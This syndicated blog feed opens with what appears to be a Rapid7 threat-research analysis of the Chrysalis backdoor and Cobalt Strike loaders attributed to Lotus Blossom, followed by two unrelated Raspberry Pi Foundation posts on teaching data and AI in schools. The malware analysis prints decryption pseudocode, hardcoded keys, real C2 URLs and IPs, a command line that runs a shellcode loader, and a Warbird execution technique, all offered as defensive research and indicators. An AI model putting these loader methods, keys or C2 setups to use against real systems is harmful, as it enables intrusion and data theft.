Forensic analysis conducted by the MDR team suggests that the initial access vector aligns with publicly disclosed abuse of the Notepad++ distribution infrastructure. While reporting references both plugin replacement and updater-related mechanisms, no definitive artifacts were identified to confirm exploitation of either. The only confirmed behavior is that execution of “notepad++.exe”  and subsequently “GUP.exe” preceded the execution of a suspicious process “update.exe” which was downloaded from 95.179.213.0.

Analysis of update.exe

lotus-blossom-execution-diagram-of-update-exe.png
Figure 2: Execution diagram of update.exe

⠀

Analysis of “update.exe” shows the file is actually an NSIS installer, a tool commonly used  by Chinese APT to deliver initial payload.

The following (Table 1) are the extracted NSIS installer files:

File name

Description

SHA-256 

[NSIS].nsi

NSIS Installation script

8ea8b83645fba6e23d48075a0d3fc73ad2ba515b4536710cda4f1f232718f53e

BluetoothService.exe

Renamed Bitdefender Submission Wizard used for DLL sideloading

2da00de67720f5f13b17e9d985fe70f10f153da60c9ab1086fe58f069a156924

BluetoothService

Encrypted shellcode

77bfea78def679aa1117f569a35e8fd1542df21f7e00e27f192c907e61d63a2e

log.dll

Malicious DLL sideloaded by BluetoothService.exe

3bdc4c0637591533f1d4198a72a33426c01f69bd2e15ceee547866f65e26b7ad

⠀

Installation script is instructed to create a new directory “Bluetooth” in “%AppData%” folder, copy the remaining files there, change the attribute of the directory to HIDDEN and execute BluetoothService.exe.

DLL sideloading

Shortly after the execution of BluetoothService.exe which is actually a renamed legitimate Bitdefender Submission Wizard that was abused for DLL sideloading, where a malicious log.dll was placed alongside the executable, causing it to be loaded instead of the legitimate library. Two exported functions from log.dll are called by Bitdefender Submission Wizard: LogInit and LogWrite.

LogInit and LogWrite – Shellcode load, decrypt, execute

LogInit  just loads BluetoothService into the memory of the running process.

LogWrite has a more sophisticated goal – to decrypt and execute the shellcode.

The decryption routine implements a custom runtime decryption mechanism used to unpack encrypted data in memory. It derives key material from previously calculated hash value and applies a stream‑cipher–like algorithm rather than standard cryptographic APIs. At a high level, the decryption routine relies on a linear congruential generator, with the standard constants 0x19660D and 0x3C6EF35F, combined with several basic data transformation steps to recover the plaintext payload.

Once decrypted, the payload replaces the original buffer and all temporary memory is released. Execution is then transferred to this newly decrypted stage, which is treated as executable code and invoked with a predefined set of arguments, including runtime context and resolved API information.

lotus-blossom-LogWrite-internals.png
Figure 3: LogWrite internals

IAT resolution

Log.dll implements an API hashing subroutine to resolve required APIs during execution, reducing the likelihood of detection by antivirus and other security solutions.

API hashing subroutine

The hashing algorithm will hash export names using FNV‑1a (fnv-1a hash 0x811C9DC5, fnv-1a prime 0x1000193 observed), then apply a MurmurHash‑style avalanche finalizer (murmur constant 0x85EBCA6B observed), and comparing the result to a salted target hash.

Analysis of the Chrysalis backdoor

The shellcode, once decrypted by log.dll, is a custom, feature-rich backdoor we’ve named “Chrysalis”. Its wide array of capabilities indicates it is a sophisticated and permanent tool, not a simple throwaway utility. It uses legitimate binaries to sideload a crafted DLL with a generic name, which makes simple filename-based detection unreliable. It relies on custom API hashing in both the loader and the main module, each with its own resolution logic. This is paired with layered obfuscation and a fairly structured approach to C2 communication. Overall, the sample looks like something that has been actively developed over time, and we’ll be keeping an eye on this family and any future variants that show up.

Decryption of the main module

Once the execution is passed to decrypted shellcode from log.dll, malware starts with decryption of the main module via a simple combination of XOR, addition and subtraction operations, with a hardcoded key gQ2JR&9;. See below the pseudocode of decryption routine:

⠀

char XORKey[8] = "gQ2JR&9;";
DWORD counter = 0;
DWORD pos = BufferPosition;

while (counter < size) {
    BYTE k = XORKey[counter & 7];
    BYTE x = encrypted[pos];

    x = x + k;
    x = x ^ k;
    x = x - k;

    decrypted[pos] = x;

    pos++;
    counter++;
}

⠀

XOR operation is performed 5 times in total, suggesting a section layout similar to PE format. Following the decryption, malware will proceed to yet another dynamic IAT resolution using LoadLibraryA to acquire a handle to Kernel32.dll and GetProcAddress. Once exports are resolved, the jump is taken to the main module.

Main module

The decrypted module is a reflective PE-like module that executes the MSVC CRT initialization sequence before transferring control to the program’s main entry point. Once in the Main function, the malware will dynamically load DLLs in the following order : oleaut32.dll, advapi32.dll,  shlwapi.dll, user32.dll, wininet.dll, ole32.dll and shell32.dll.

Names of targeted DLLs are constructed on the run, using two separate subroutines. These two subroutines implement a custom, position-dependent character obfuscation scheme. Each character is transformed using a combination of bit rotations, conditional XOR operations, and index-based arithmetic, ensuring that identical characters encrypt differently depending on their position. The second routine reverses this process at runtime, reconstructing the original plaintext string just before it is used. The purpose of these two functions is not only to conceal strings, but also to intentionally complicate static analysis and hinder signature-based detection.

After the DLL name is reconstructed, the Main module implements another, more sophisticated API hashing routine.

API hashing subroutine

lotus-blossom-API-hashing-diagram.jpg
Figure 4: API hashing diagram

⠀

The first difference between this and the API hashing routine used by the loader is that this subroutine accepts only a single argument: the hash of the target API. To obtain the DLL handle, the malware walks the PEB to reach the InMemoryOrderModuleList, then parses each module’s export table, skipping the main executable, until it resolves the desired API. Instead of relying on common hashing algorithms, the routine employs multi-stage arithmetic mixing with constants of MurmurHash-style finalization. API names are processed in 4-byte blocks using multiple rotation and multiplication steps, followed by a final diffusion phase before comparison with the supplied hash. This design significantly complicates static recovery of resolved APIs and reduces the effectiveness of traditional signature-based detection. As a fallback, the resolver supports direct resolution via GetProcAddress if the target hash is not found through the hashing method. The pointer to GetProcAddress is obtained earlier during the “main module preparation” stage.

⠀

lotus-blossom-API-hashing-internals.png
Figure 5: API hashing internals

Config decryption

The next step in the malware’s execution is to decrypt the configuration. Encrypted configuration is stored in the BluetoothService file at offset 0x30808 with the size of 0x980. Algorithm for the decryption is RC4 with the key qwhvb^435h&*7. This revealed the following information:

  • Command and Control (C2) url: https://api.skycloudcenter.com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
  • Name of the module: BluetoothService
  • User agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.4044.92 Safari/537.36

Decrypted configuration doesn’t give much useful information besides the C2. The name of the module is too generic and the user agent belongs to Google Chrome browser. The URL resolves to 61.4.102.97, IP address based in Malaysia. At the time of the writing of this blog, no other file has been seen to communicate with this IP and URL.

Persistence and Command-Line Arguments

To determine the next course of action, malware checks command line arguments highlighted in Table 1 and chooses one of four potential paths – if the amount of the command-line arguments is greater than two, the process will exit. If there is no additional argument, persistence is set up primarily via service creation or registry as a fall back mechanism.

See Table 2 below:

Argument

Mode

Action

(None)

Installation

Installs persistence (Service or Registry) pointing to binary with -i flag, then terminates.

-i

Launcher

Spawns a new instance of itself with the -k flag via ShellExecuteA, then terminates.

-k

Payload

Skips installation checks and executes the main malicious logic (C2 & Shellcode).

⠀

With the expected arguments present, the malware proceeds to its primary functionality – to gather information about the infected asset and initiate the communication with C2.

Information gathering and C2 communication

A mutex Global\\Jdhfv_1.0.1 is registered to enforce single instance execution on the host. If it already exists, malware is terminated. If the check is clear, information gathering begins by querying for the following : current time, installed AVs, OS version, user name and computer name. Next, computer name, user name, OS version and string 1.01 are concatenated and the data are hashed using FNV-1A. This value is later turned into its decimal ascii representation and used most likely as a unique identifier of the infected host. 

Final buffer uses a dot as delimiter and follows this pattern: 

⠀

<UniqueID>.<ComputerName>.<UserName>.<OSVersion>.<127.0.0.1>.<AVs>.<DateAndTime>

⠀

The last piece of information added to the beginning of the buffer is a string 4Q. The buffer is then RC4 encrypted with the key vAuig34%^325hGV.

Following data encryption, the malware establishes an internet connection using previously mentioned user agent and C2 api.skycloudcenter.com over port 443. Data is then transferred via HttpSendRequestA using the POST method. Response from the server is then read to a temporary buffer which is later decrypted using the same key vAuig34%^325hGV.

Response and command processing

Note: C2  server was already offline during the initial analysis, preventing recovery of any network data. As a result, and due to the complexity of the malware, parts of the following analysis may contain minor inaccuracies.

The response from the C2 undergoes multiple checks before further processing. First, the HTTP response code is compared against the hardcoded value 200 (0xC8), indicating a successful request, followed by a validation of the associated WinInet handle to ensure no error occurred. The malware then verifies the integrity of the received payload and execution proceeds only if at least one valid structure is detected. Next, malware looks into the response data for a small tag to determine what to do next. Tag is used as a condition for a switch statement with 16 possible cases. The default case will simply set up a flag to TRUE. Setting up this flag will result in completely jumping out of the switch. Other switch cases includes following options:

⠀

Char representation

Hex representation

Purpose

4T

0x3454

Spawn interactive shell

4U

0x3455

Send ‘OK’ to C2

4V

0x3456

Create process

4W

0x3457

Write file to disk

4X

0x3458

Write chunk to open file

4Y

0x3459

Read & send data

4Z

0x345A

Break from switch

4\\

0x345C

Uninstall / Clean up

4]

0x345D

Sleep

4_

0x345F

Get info about logical drives

4`

0x3460

Enumerate files information

4a

0x3661

Delete file 

4b

0x3662

Create directory

4c

0x3463

Get file from C2

4d

0x3464

Send file to C2

⠀

4T – The malware implements a fully interactive cmd.exe reverse shell using redirected pipes. Incoming commands from the C2 are converted from UTF‑8 to the system OEM code page before being written to the shell’s standard input, while a dedicated thread continuously reads shell output, converts it from OEM encoding to UTF‑8 using GetOEMCP API, and forwards the result back to the C2.

4V – This option allows remote process execution by invoking CreateProcessW on a C2-supplied command line and relaying execution status back to the C2.

4W – This option implements a remote file write capability, parsing a structured response containing a destination path and file contents, converting encodings as necessary, writing the data to disk, and returning a formatted status message to the command-and-control server.

4X – Similar to the previous switch, it supports a remote file-write capability, allowing the C2 to drop arbitrary files on the victim system by supplying a UTF-8 filename and associated data blob.

4Y – Switch implements a remote file-read capability. It opens a specified file with, retrieves its size, reads the entire contents into memory, and transmits the data back to the C2. 

4\\ – The option implements a full self-removal mechanism. It deletes auxiliary payload files, removes persistence artifacts from both the Windows Service registry hive and the Run key, generates and executes a temporary batch file u.bat to delete the running executable after termination, and finally removes the batch script itself. 

4_ – Here malware enumerates information about logical drivers using GetLogicalDriveStringsA and GetDriveTypeA APIs and sends the information back to the C2.

4` – This switch option shares similarities with previously analyzed data exfiltration function – 4Y. However, its primary purpose differs. Instead of transmitting preexisting data, it enumerates files within a specified directory, collects per-file metadata (timestamps, size, and filename), serializes the results into a custom buffer format, and sends the aggregated listing to the C2.

4a – 4b – 4c – 4d – In the last 4 cases, malware implements a custom file transfer protocol over its C2 channel. Commands 4a and 4b act as control messages used to initialize file download and upload operations respectively, including file paths, offsets, and size validation. Once initialized, the actual data transfer occurs in a chunked fashion using commands 4c (download) and 4d (upload). Each chunk is wrapped in a fixed-size 40-byte response structure, validated for successful HTTP status and correct structure count before processing. Transfers continue until the C2 signals completion via a non-zero termination flag, at which point file handles and buffers are released.

Additional artifacts discovered on the infected host

During the initial forensics analysis of the affected asset, Rapid7’s MDR team observed execution of following command:

⠀

C:\ProgramData\USOShared\svchost.exe-nostdlib -run
C:\ProgramData\USOShared\conf.c

⠀

The retrieved folder “USOShared” from the infected asset didn’t contain svchost.exe but it contained “libtcc.dll” and “conf.c”. The hash of the binary didn’t match any known legitimate version but the command line arguments and associated “libtcc.dll” suggested that svchost.exe is in fact renamed Tiny-C-Compiler. To confirm this, we replicated the steps of the attacker successfully loaded shellcode from “conf.c” into the memory of “tcc.exe”, confirming our previous hypothesis.   

Analysis of conf.c

The C source file contains a fixed size (836) char buffer containing shellcode bytes which is later casted to a function pointer and invoked. The shellcode is consistent with 32-bit version of Metasploit’s block API.

The shellcode loads Wininet.dll using LoadLibraryA, resolves Internet-related APIs such as InternetConnectA and HttpSendRequestA, and downloads a file from api.wiresguard.com/users/admin. The file is read into a newly allocated and execution is then transferred to the start of the 2000-byte second-stage shellcode. 

⠀

lotus-blossom-hellcode-decryption-stub.png
Figure 6: Shellcode decryption stub

⠀

This stub is responsible for decrypting the next payload layer and transferring execution to it. It uses a rolling XOR-based decryption loop before jumping directly to the decrypted code.

A quick look into the decrypted buffer revealed an interesting blob with a repeated string CRAZY, hinting additional XORed layer, later confirmed by a quick test.  

⠀

lotus-blossom-repeated-XOR-key-CRAZY.png
Figure 7: Repeated XOR key “CRAZY”

⠀

lotus-blossom-decrypted-configuration.png
Figure 8: Decrypted configuration

⠀

Parsing of the decrypted configuration data confirms that retrieved shellcode is Cobalt Strike (CS) HTTPS beacon with http-get api.wiresguard.com/update/v1 and http-post api.wiresguard.com/api/FileUpload/submit urls.

Analysis of the initial evidence revealed a consistent execution chain: a loader embedding Metasploit block_api shellcode that downloads a Cobalt Strike beacon. The unique decryption stub and configuration XOR key CRAZY allowed us to pivot into an external hunt, uncovering additional loader variants.

⠀

lotus-blossom-Execution-flow.png
Figure 9: Execution flow followed by conf.c and other loaders

Variation of loaders and shellcode

In the last year, four similar files were uploaded to public repositories.

⠀

Loader 1

Loader 2

Loader 3

Loader 4 

Loader 

SHA-256

0a9b8df968df41920b6ff07785cbfebe8bda29e6b512c94a3b2a83d10014d2fd

e7cd605568c38bd6e0aba31045e1633205d0598c607a855e2e1bca4cca1c6eda

b4169a831292e245ebdffedd5820584d73b129411546e7d3eccf4663d5fc5be3

fcc2765305bcd213b7558025b2039df2265c3e0b6401e4833123c461df2de51a

Shellcode SHA-256

4c2ea8193f4a5db63b897a2d3ce127cc5d89687f380b97a1d91e0c8db542e4f8

078a9e5c6c787e5532a7e728720cbafee9021bfec4a30e3c2be110748d7c43c5

7add554a98d3a99b319f2127688356c1283ed073a084805f14e33b4f6a6126fd

7add554a98d3a99b319f2127688356c1283ed073a084805f14e33b4f6a6126fd

User Agent

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4472.114 Safari/537.36

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4472.114 Safari/537.36

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36

URL hosting CS beacon

http://59.110.7.32:8880/uffhxpSy

http://124.222.137.114:9999/3yZR31VK

https://api.wiresguard.com/users/system

https://api.wiresguard.com/users/system

CS http-get URL

http:// 59.110.7.32:8880/api/getBasicInfo/v1

http://124.222.137.114:9999/api/updateStatus/v1

https://api.wiresguard.com/api/getInfo/v1

https://api.wiresguard.com/api/getInfo/v1

CS http-post URL

http:// 59.110.7.32:8880/api/Metadata/submit

http://124.222.137.114:9999/api/Info/submit

https://api.wiresguard.com/api/Info/submit

https://api.wiresguard.com/api/Info/submit

⠀

From all the loaders we analyzed, Loader 3 piqued our interest for three reasons – shellcode encryption technique, execution and almost identical C2 to beacon that was found on the infected asset . All the previous samples used a pretty common technique to execute the shellcode – decrypt embedded shellcode in user space, change the protection of memory region  to executable state and invoke decrypted code via CreateThread / CreateRemoteThread, Loader 3 (original name “ConsoleApplication2.exe”) violates this approach. 

Analysis of Loader 3 – ConsoleApplication2.exe 

At the first glance, the logic of the sample is straightforward Load the DLL clipc.dll, overwrite first 0x490 bytes, change the protection to PAGE_EXECUTE_READ (0x20), and then invoke NtQuerySystemInformation. Two interesting notes to highlight here – bytes copied into the memory region of clipc.dll are not valid shellcode and NtquerySystemInformation is used to “Retrieve the specified system information”, not to execute code.

⠀

lotus-blossom-Snippet-from-ConsoleApplication2-exe.png
Figure 10: Snippet from ConsoleApplication2.exe
lotus-blossom-data-copied-clipc-dll.png
Figure 11: Data copied into clipc.dll

⠀

According to the official documentation, the first parameter of NtQuerySystemInformation is of type SYSTEM_INFORMATION_CLASS which specifies the category of system information to be queried.  During static analysis in IDA Pro, this parameter was initially identified as SystemExtendedProcessInformation|0x80 but looking for this value in MSDN and other public references didn’t provide any explanation on how the execution was achieved. But, searching for the original value passed to the function (0xB9) uncovered something interesting. The following blog by DownWithUp covers Microsoft Warbird, which could be described as an internal code protection and obfuscation framework . These resources confirm IDA misinterpretation of the argument which should be SystemCodeFlowTransition, a necessary argument to invoke Warbird functionality. Additionally, DownWithUp’s blog post mentioned the possible operations:

⠀

lotus-blossom-Warbird-operations-documented-by-DownWithUp.png
Figure 12: Warbird operations documented by DownWithUp

⠀

Referring to the snippet we saw  from “ConsoleApplication2.exe”, the operation is equal to WbHeapExecuteCall which gives us the answer on how the shellcode gained execution. Thanks to work of other researchers, we also know that this technique only works if the code resides inside of memory of Microsoft signed binary, thus revealing why clipc.dll has been used. The blog post from cirosec also contains a link for their POC of this technique which is almost the same replica of “ConsoleApplication2.exe”, hinting that author of “ConsoleApplication2.exe” simply copied it and modified to execute Metasploit block_api shellcode instead of the benign calc from POC. The comparison of the Cobalt Strike beacon configuration delivered via “conf.c” and “ConsoleApplication2.exe” revealed shared trades between these two, most notably domain, public key, and process injection technique.

Attribution

Attribution is primarily based on strong similarities between the initial loader observed in this intrusion and previously published Symantec research. Particularly the use of a renamed “Bitdefender Submission Wizard” to side-load “log.dll” for decrypting and executing an additional payload.
In addition, similarities of the execution chain of “conf.c” retrieved from the infected asset and other loaders that we found, supported by the same public key extracted from CS beacons delivered through “conf.c” and “ConsoleApplication2.exe” suggests with moderate confidence, that the threat actor behind this campaign is likely Lotus Blossom.

Conclusion

The discovery of the Chrysalis backdoor and the Warbird loader highlights an evolution in Billbug’s capabilities. While the group continues to rely on proven techniques like DLL sideloading and service persistence, their multi layered shellcode loader and integration of undocumented system calls (NtQuerySystemInformation) marks a clear shift toward more resilient and stealth tradecraft.

What stands out is the mix of tools: the deployment of custom malware (Chrysalis) alongside commodity frameworks like Metasploit and Cobalt Strike, together with the rapid adaptation of public research (specifically the abuse of Microsoft Warbird). This demonstrates that Billbug is actively updating their playbook to stay ahead of modern detection.

Rapid7 Customers

Intelligence Hub

Customers using Rapid7’s Intelligence Hub gain direct access to Chrysalis backdoor, Metasploit loaders and Cobalt Strike IOCs, including any future indicators as they are identified.

Indicators of compromise (IoCs)

File indicators

update.exe

a511be5164dc1122fb5a7daa3eef9467e43d8458425b15a640235796006590c9

[NSIS.nsi]

8ea8b83645fba6e23d48075a0d3fc73ad2ba515b4536710cda4f1f232718f53e

BluetoothService.exe

2da00de67720f5f13b17e9d985fe70f10f153da60c9ab1086fe58f069a156924

BluetoothService

77bfea78def679aa1117f569a35e8fd1542df21f7e00e27f192c907e61d63a2e

log.dll

3bdc4c0637591533f1d4198a72a33426c01f69bd2e15ceee547866f65e26b7ad

u.bat

9276594e73cda1c69b7d265b3f08dc8fa84bf2d6599086b9acc0bb3745146600

conf.c

f4d829739f2d6ba7e3ede83dad428a0ced1a703ec582fc73a4eee3df3704629a

libtcc.dll

4a52570eeaf9d27722377865df312e295a7a23c3b6eb991944c2ecd707cc9906

admin

831e1ea13a1bd405f5bda2b9d8f2265f7b1db6c668dd2165ccc8a9c4c15ea7dd

loader1

0a9b8df968df41920b6ff07785cbfebe8bda29e6b512c94a3b2a83d10014d2fd

uffhxpSy

4c2ea8193f4a5db63b897a2d3ce127cc5d89687f380b97a1d91e0c8db542e4f8

loader2

e7cd605568c38bd6e0aba31045e1633205d0598c607a855e2e1bca4cca1c6eda

3yzr31vk

078a9e5c6c787e5532a7e728720cbafee9021bfec4a30e3c2be110748d7c43c5

ConsoleApplication2.exe

b4169a831292e245ebdffedd5820584d73b129411546e7d3eccf4663d5fc5be3

system

7add554a98d3a99b319f2127688356c1283ed073a084805f14e33b4f6a6126fd

s047t5g.exe

fcc2765305bcd213b7558025b2039df2265c3e0b6401e4833123c461df2de51a

Network indicators

95.179.213.0

api.skycloudcenter.com
api.wiresguard.com

61.4.102.97

59.110.7.32

124.222.137.114

MITRE TTPs

ATT&CK ID

Name

T1204.002

User Execution: Malicious File

T1036

Masquerading

T1027

Obfuscated Files or Information

T1027.007

Obfuscated Files or Information: Dynamic API Resolution

T1140

Deobfuscate/Decode Files or Information

T1574.002

DLL Side-Loading

T1106

Native API

T1055

Process Injection

T1620

Reflective Code Loading

T1059.003

Command and Scripting Interpreter: Windows Command Shell

T1083

File and Directory Discovery

T1005

Data from Local System

T1105

Ingress Tool Transfer

T1041

Exfiltration Over C2 Channel

T1071.001

Application Layer Protocol: Web Protocols (HTTP/HTTPS)

T1573

Encrypted Channel

T1547.001

Boot or Logon Autostart Execution: Registry Run Keys

T1543.003

Create or Modify System Process: Windows Service

T1480.002

Execution Guardrails: Mutual Exclusion

T1070.004

Indicator Removal on Host: File Deletion

How to put data first in K–12 AI education by using data case studies

Post Syndicated from Manni Cheung original https://www.raspberrypi.org/blog/how-to-put-data-first-in-k-12-ai-education-by-using-data-case-studies/

In Germany, as in many countries, AI topics are rapidly entering formal computer science education. Yet, this haste often risks us focusing on fleeting technological developments rather than fundamental concepts. As computer science educator Viktoriya Olari, from Free University of Berlin, discovered in her research, the fundamental role of data, which powers most modern AI systems, is critically underestimated in many existing frameworks. If students are to become responsible designers of such systems, they can’t afford to treat AI as an opaque box. Rather, they must first master the messy, human process that begins with the data itself.

Viktoriya Olari, from Free University of Berlin.
Viktoriya Olari

In our October research seminar, Viktoriya shared the results of her work over the last four years on how schools can shift the focus from the latest technologies to the underlying data. Her research offers a clear structure for what young people should learn about data and how teachers can make it work inside ordinary classrooms.

Why begin with data?

Viktoriya’s analysis of existing AI education frameworks found the data domain is underrepresented, with essentials such as data cleaning often not addressed at all. She argues that, because modern AI systems are data driven, students need both language and routines for working with data: being able to name concepts like training vs test data, data quality, and bias, and to explain practices such as collection, cleaning, and pre-processing. That’s the rationale for teaching data concepts and practices first, and then placing modelling inside an explicit, staged lifecycle.

Word clouds for two foundational components: data concepts and data practices.
A slide from Viktoriya’s presentation. Click to enlarge.

Her talk presented this argument in the German school context, where AI topics are entering state curricula quickly. Her critique targets how existing frameworks fail to address data and how that gap undermines responsible evaluation and design. The proposed model centres data by pairing an eight-stage, data-driven lifecycle with a curated set of key concepts and practices, and by making “data-based judgment skills” a key outcome.

Viktoriya’s work organises this understanding into two foundational components: data concepts (the vocabulary, e.g. training/test data, data quality, overfitting) and data practices (the actions, e.g. collect, clean, train, evaluate).

A lifecycle for learning

Viktoriya’s framework is built around an eight-stage data lifecycle, stretching from defining a task through gathering, preparing, modeling, evaluating, and finally sharing or archiving results. Inside that backbone she has identified two layers of learning targets:

  • Data concepts – roughly a hundred ideas that give teachers and students a common language, from “training vs. test data” and “bias” to “features”, “labels”, and “provenance”.
  • Data practices – 28 kinds of hands-on work (and 69 subpractices) that materialise those ideas: for instance collecting, cleaning, splitting datasets, checking quality, training and evaluating models, and handling privacy and deletion responsibly.

More details are available in her work on data-related concepts and practice.

Viktoriya’s 8-stage process model of the data-driven lifecycle.
A slide from Viktoriya’s presentation. Click to enlarge.

Viktoriya’s 8-stage process model of the data-driven lifecycle. It serves as a guide for curriculum developers and teachers, outlining 28 key data-related practices and providing 69 examples of subpractices for use in K–12 computer science education.

A collection of 133 key data-related concepts.
A slide from Viktoriya’s presentation. Click to enlarge.

A collection of 133 key data-related concepts. These concepts are organised according to the eight stages of the data-driven lifecycle and provide the foundational vocabulary for teaching AI education.

Making it teachable

Viktoriya’s team set out to redesign the format so that real data work could happen within ordinary lessons. They ended up with three “Data Case Study” architectures, each using authentic datasets and domain questions. The materials are supported by Orange 3, an unplugged machine learning and data visualisations tool familiar to the teachers participating. Variants emerged across three design cycles to address specific challenges, but teachers choose among them based on learning objectives and class context.

  1. Bottom-up: Students create a workflow step by step (e.g. import, inspect, clean, transform, split, train, evaluate). This approach is excellent for procedural fluency, but teachers reported an over-emphasis on operating Orange and too little reflection on the lifecycle unless explicit reflection is added. 
  2. Top-down: Students start from a prepared workflow, read plots, infer the role of each branch, identify issues in the data/practices, and justify changes. This architecture directly counters the reflection gap seen in bottom-up and leans into reasoning rather than routine. 
  3. Puzzle-like: Using “widgets,” visualisations of data tables, that stand for parts of a data pipeline, students rebuild a valid flow collaboratively. This encourages discussion, works without devices, and makes thinking visible.
The school-specific data case study
A slide from Viktoriya’s presentation.

The data case study method uses real-world data and context to help students achieve three key learning outcomes: go through the data-driven lifecycle, reflect on data practices and concepts in a criteria-guided manner, and develop data-based problem-solving and judgment skills.

What happened in the German classrooms

Viktoriya’s team ran three design cycles with small groups in Germany, with students aged 14 to 15. Each cycle lasted around 48 hours of teaching. Because participating teachers already knew Orange 3, the emphasis was on pedagogy rather than software training.

The projects drew on manageable real-world data: spreadsheets, time-series sets, a few geographical samples. Two examples are:

  • Forecasting Berlin air quality – Students explored how data quality, feature choice, and evaluation metrics shape predictions, then argued which model best answered the civic question.
  • Classifying Tasmanian abalone – A deceptively simple dataset that invites talk about imbalance, feature engineering, and what counts as “good enough” accuracy.

Some groups experimented with collecting their own sensor data, a plan that occasionally failed when the hardware didn’t cooperate. However, even that became part of the lesson: reliability, risk, and missing data are real features of data science, not mistakes to hide.

A computing classroom filled with learners

Student work reflected the three architectures. In the bottom-up groups, guided builds produced complete workflows and concise reflections, while top-down groups submitted annotated screenshots and critiques, and the puzzle-based lessons ended with posters and verbal presentations. Across them all, assessment focused on reasoning: not whether the “right” model appeared, but whether students could explain the stage they were in and justify their choices.

Teaching resources

Everything Viktoriya described is open and classroom-ready (currently in German). The computingeducation.de/proj-datacases hub hosts teacher guides, student tasks, and sample Orange 3 files. The growing library of data cases covers topics from climate data to air quality analytics.

Why it matters now

In the UK, a curriculum review has been recently released and along with the Government’s response. Across Europe and beyond, education systems are racing to add AI content to their curricula. Tools will come and go, and benchmarks will keep moving. What endures is the capacity to reason about data: to know what stage of work you’re in, what evidence supports your decisions, and what trade-offs you’re making. That is why Viktoriya’s contribution is unique — it gives teachers a map, a shared vocabulary, and practical ways to make data visible and the focus of discussion in schools.

You can read this blog to see how we’ve used Viktoriya’s framework in our work designing a data science curriculum for schools.

Join our next seminar

Join us at our seminar on Tuesday 27 January from 17:00 to 18:30 GMT to hear Salomey Afua Addo talk about how to teach about neural networks in Junior High Schools in Ghana.

To sign up and take part, click the button below. We’ll then send you information about joining.

We hope to see you there. This will be the final seminar in our series on teaching about AI and data science — the next series focuses on how to teach about applied AI across subjects and disciplines.

You can view the schedule of our upcoming seminars, and catch up on past seminars on our previous seminars page.


Teachers in England, take part in our new data science study

We’re looking for upper key stage 2 teachers in England who want to join our new collaborative study exploring how to teach learners aged 9 to 11 about data-driven computing. The study will look at:

  • How Computing teachers currently approach topics related to data-driven computing
  • What key ideas pupils need to understand
  • How pupils make sense of data and probability

Our aim for the study is to find practical ways for Computing teachers to build young people’s confidence in working with data in lessons. The study will involve two workshops held throughout 2026.

Register your interest by filling in this form.

The post How to put data first in K–12 AI education by using data case studies appeared first on Raspberry Pi Foundation.

How can we teach about AI in the arts, humanities and sciences? Research seminar series 2026

Post Syndicated from Jane Waite original https://www.raspberrypi.org/blog/how-can-we-teach-about-ai-in-the-arts-humanities-and-sciences-research-seminar-series-2026/

For the last five years, once a month, we have hosted an online seminar sharing computing education research. Seminars are organised as usually year-long series with changing themes. In 2025, for example, our theme was ‘Teaching about AI and data science’. In 2024, it was ‘Teaching programming (with or without AI)’.

Three people look at sticky notes on a whiteboard.

It is not surprising that for the last few years our focus has been on AI technology, and for 2026 we will continue this. But we will shift from showcasing how computing education research is changing teaching and learning in computing lessons, to showcasing how computing education research in other disciplines, such as art or geography, is starting to include teaching about AI. For example, art lessons may change so that learners find out how professional artists are using AI tools to create arts. Or geography lessons may change so that learners discover how professional geographers are using AI to make predictions about physical or human aspects of geography, such as volcanic activity and global warming.

Our series for 2026 is called ‘Applied AI’. This title recognises that AI technology is applied across contexts, across careers, across disciplines, and this means what we teach across school subjects will change.

Encouraging a pull from disciplines, rather than a push from computer science

The majority of resources and professional development material related to teaching about AI have been developed by the computer science community. For example, we have developed the popular Experience AI resources in collaboration with Google DeepMind. In these resources, the contexts were carefully selected to represent real-world examples across disciplines, and to to enable the teaching of particular technical or social and ethical concepts. This could be described as “a push” of content from computing towards other disciplines. For example, to enable teaching about the ethical issues around plagiarism, an art context is used in the Experience AI resources; to enable teaching about the potential benefits of using AI tools, an ecological geography context is used.

Example activity from the Experience AI resources, focused on ecology

AI applications are always situated within a particular topic. Most current AI applications are data-driven: vast amounts of data are collected and processed to produce models that can then either be used to generate outputs or make predictions. For example, data about artworks can be collected and used to train a model for generating outputs similar to the artworks; this is an application of AI in the art discipline. Or data on wild fires can be collected and used to train a model for making predictions about current or prospective fires; this is an application of AI in the geography discipline.

Example activity from the Experience AI resources, focused on meteorology

In reality, the best people to recognise how AI technology is being applied in a discipline and what students in that discipline should be taught about these applications are the people working in the discipline, for example the art and geography teachers. Computer science educators can work to build the technical understanding and the general social and ethical understanding that is common across applications. But the detail of how AI technology is changing a discipline can only truly be understood by the respective community, by the artists and art educators, by the geographers and the geography educators.

An emerging focus

At present, though, most educators are grappling with how they can use AI tools for productivity, such as creating lesson plans, or answering emails. Or they are looking at how they can use AI for general teaching and learning, for example for personalisation, say for students with additional needs. The idea that their underpinning discipline is changing is, perhaps, not yet on teachers’ radar. But at universities, such as in undergraduate courses, and in the world of work, education and training are changing. Data science courses are now being offered across faculties, including science, geography, language, and art faculties. These changes will start to filter down to school-based education via curriculum change. While some resources and professional development materials addressing this shift are already becoming available, change is still fragile and patchy.

Raising awareness, building community and a common language

The aims of our Applied AI research seminar series in 2026 are to start to:

  • Raise awareness of the forthcoming changes that applying AI will bring to disciplines
  • Build a cross-discipline community
  • Think about a common language that could be used across disciplines

If we can start to agree on what common concepts could be taught in the arts, sciences and humanities, it gives us a better chance to:

  • Understand how to use AI as it is applied in different disciplines
  • Help students to build useful mental models and develop the agency and critical thinking skills they need to evaluate these applications and decide when and how to use them and how far to trust them

We need your help

To make our 2026 series a success, we need to spread the word about our seminars to groups of educators, researchers, industry and policy makers across the arts, sciences, and humanities.

Please tell those you know in these groups about the seminar series, and share it through your social media and other networks. If you have ideas for subject associations we could connect with or publications where we can write about our series, please let us know.

Join our ‘Applied AI’ seminar series

